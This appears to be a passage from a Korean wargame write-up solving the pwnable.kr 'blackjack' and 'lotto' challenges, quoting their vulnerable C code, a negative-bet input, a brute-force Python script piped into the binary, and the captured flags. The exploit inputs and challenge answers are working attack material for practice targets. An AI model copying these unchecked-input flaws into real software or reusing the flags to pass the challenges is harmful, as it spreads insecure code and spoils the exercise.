nc에 파이프로 붙어 자동화를 해보려고 했으나, 비동기(async)로 붙어야 할 것이 동기(sync)로 작동되어서 실패한 것으로 추정된다. 소켓으로 하면 된다는 것까지는 알아냈지만, 제출기한 안에 완성하지 못했다.

## 12. Blackjack

```

int betting() //Asks user amount to bet
{
    printf("\n\nEnter Bet: $");
    scanf("%d", &bet);

    if (bet > cash) //If player tries to bet more money than player has
    {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
    }
    else return bet;
} // End Function

if (player_total < dealer_total) //If player's total is less than dealer's total, loss
{
    printf("\nDealer Has the Better Hand. You Lose.\n");
    loss = loss+1;
    cash = cash - bet;
    printf("\n\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
    dealer_total=0;
    askover();
}
if (dealer_total > 21) //If dealer's total is more than 21, win

```

betting() 함수에 베팅한 금액이 음수인지 확인하는 코드가 없다.

그리고 게임에 지면 베팅한 금액을 잃는다. 그리고 양수에서 음수를 빼면, 더 큰 양수가 나온다.

```

Your Total is 9
The Dealer Has a Total of 4
Enter Bet: $-1000000

Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.

```

현실적으로 베팅은 음수가 될 수가 없어야 한다. 하지만 여기에서는?



```

The Dealer Has a Total of 16
The Dealer Has a Total of 18
Dealer Has the Better Hand. You Lose.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
Y
YaY_I_AM_A_MILLIONARE_LOL

Cash: $1000500
-----
|S   |
| Q  |

```

음수의 베팅을 한 뒤에, 게임을 지면 (현재돈)-(-입력한숫자) 계산이 되어 (현재돈)+(입력한숫자)가 된다. 보유현금이 Millionaire의 부를 훌쩍 뛰어넘었으므로, Flag가 출력이 된다.

Flag : YaY\_I\_AM\_A\_MILLIONARE\_LOL

### 13. lotto

lotto.c를 보면

```

// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
    for(j=0; j<6; j++){
        if(lotto[i] == submit[j]){
            match++;
        }
    }
}

```

부분이 있다.

가만 보면, for문이 이중으로 돌며 내가 넣은 숫자 중 하나만 맞아 떨어지면 match를 6으로 만들 수 있다. 그러면 flag를 얻을 수 있다. 이는 lotto에서 입력된 값의 중복검사를 하지 않기 때문이다.

'-'가 ASCII로 45의 값을 가지므로, 6글자 모두 -----로 집어넣는 것을 반복적으로 해보자.

'1Wn-----' 이 문자열을 반복적으로 넣어보면 된다.

```

$ mkdir /tmp/lotto
$ vim /tmp/lotto/fuzz.py
#!/usr/bin/env python
for x in xrange(1, 10000):
    print "1Wn-----"

```

파이썬으로 문자열을 반복적으로 집어넣는 스크립트를 짤다.

```

$ python /tmp/lotto/fuzz.py | ./lotto > /tmp/lotto/result.txt

```

좀 기다려보자.

```

$ vim /tmp/lotto/result.txt

```

파일을 쭉 내려보면서 실패했을 때의 출력 문자열과 다른 부분을 찾는다.



```
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : sorry mom... I FORGOT to check duplicate numbers... :(
Lotto Start!
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
```

(생략)

Submit your 6 lotto bytes : Lotto Start!

bad luck...

- Select Menu -

1. Play Lotto

2. Help

3. Exit

Submit your 6 lotto bytes : **sorry mom... I FORGOT to check duplicate numbers... :(**

Lotto Start!

- Select Menu -

1. Play Lotto

2. Help

3. Exit

Submit your 6 lotto bytes : Lotto Start!

bad luck...

- Select Menu -

1. Play Lotto

2. Help

3. Exit

Submit your 6 lotto bytes : Lotto Start!

(생략)

Flag가 나왔다.

sorry mom... I FORGOT to check duplicate numbers... :(

7월 6일 월요일 아침 6시 30분 기준, 지금까지 풀었던 문제들이다.

PWNABLE.KR

SHELL WE PLAY A GAME?

MAIN

README

PROBS

RANK

MEMO

LOGOUT

Tasks

PWN THESE!

\*click [#] to evaluate the pwned task

[Toddler's Bottle]

Mommy, I wanna be a hacker!

fd[#]

1 PT

collision[#]

3 PT

bof[#]

5 PT

flag[#]

7 PT

passcode

10 PT

random[#]

1 PT

input

4 PT

leg

2 PT

mistake[#]

1 PT

shellshock[#]

1 PT

coin1

6 PT

blackjack[#]

1 PT

lotto[#]

2 PT